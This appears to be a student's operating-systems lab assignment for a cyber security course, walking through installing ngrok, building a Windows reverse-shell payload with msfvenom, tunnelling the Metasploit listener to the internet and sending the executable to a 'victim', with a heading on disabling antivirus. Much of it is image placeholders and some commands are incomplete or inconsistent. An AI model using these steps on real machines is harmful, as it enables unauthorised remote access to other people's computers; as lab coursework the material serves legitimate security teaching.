****

|  |
| --- |
| *BS Cyber Security Department AU* |

|  |  |
| --- | --- |
| **Registration ID** | **233026** |
| **Submitted By** | **Muhammad Sohaib Rafiq** |
| **Submitted To** | **Iram Fatima Hashmi** |
| **Date of Submission** | **12/02/2024** |
| **Assignment NO.** | **1** |
| **Subject** | **OS LAB** |

## **Step 1: Install Ngrok on Kali Linux**


Ngrok creates a secure tunnel to expose your Kali machine to the internet (useful if Windows is on a different network).

### **A. Download Ngrok**

1. Download the Linux version (ARM64 if on Raspberry Pi, otherwise AMD64):

wget <https://bin.equinox.io/c/bNyj1mQVY4c/ngrok-v3-stable-linux-amd64.tgz>






1. **Extract & Install**:

bash

tar xvf ngrok-v3-stable-linux-amd64.tgz




sudo mv ngrok /usr/local/bin/



### **B. Authenticate Ngrok**

1. Get your **authtoken** from [Ngrok Dashboard](https://dashboard.ngrok.com/get-started/your-authtoken).

ngrok config add-authtoken



## **Step 2: Creating a Malicious File (Kali Linux)**

1. Open **Metasploit**:


msfconsole

1. Create a **Windows payload** (Meterpreter):

• Msfvenom --platform windows –p windows/x64/shell/reverse\_tcp

LHOST=IP LPORT=4443 EXITFUNC=thread –b ‘\x00’ –f exe-only –o

/var/www/html/payload.exe



### **B. Start Ngrok Tunnel**


1. Expose Kali’s port 4444 to the internet:

ngrok tcp 4444


tcp://0.tcp.ngrok.io:12345 → localhost:4444


* + **Note:** 0.tcp.ngrok.io:12345 is your **public Ngrok IP:Port**.

### **C. Configure Metasploit Handler**


****


Starting the Metasploit-framework:






Creating the payload with this command: that contains a reverse\_tcp\_meterpreter Shell:







**2. Send the exe to victim:**

**Method:**


****

****

**Method1:**


****

**Sending it to the victim machine:**



Disabling the anti-virus:

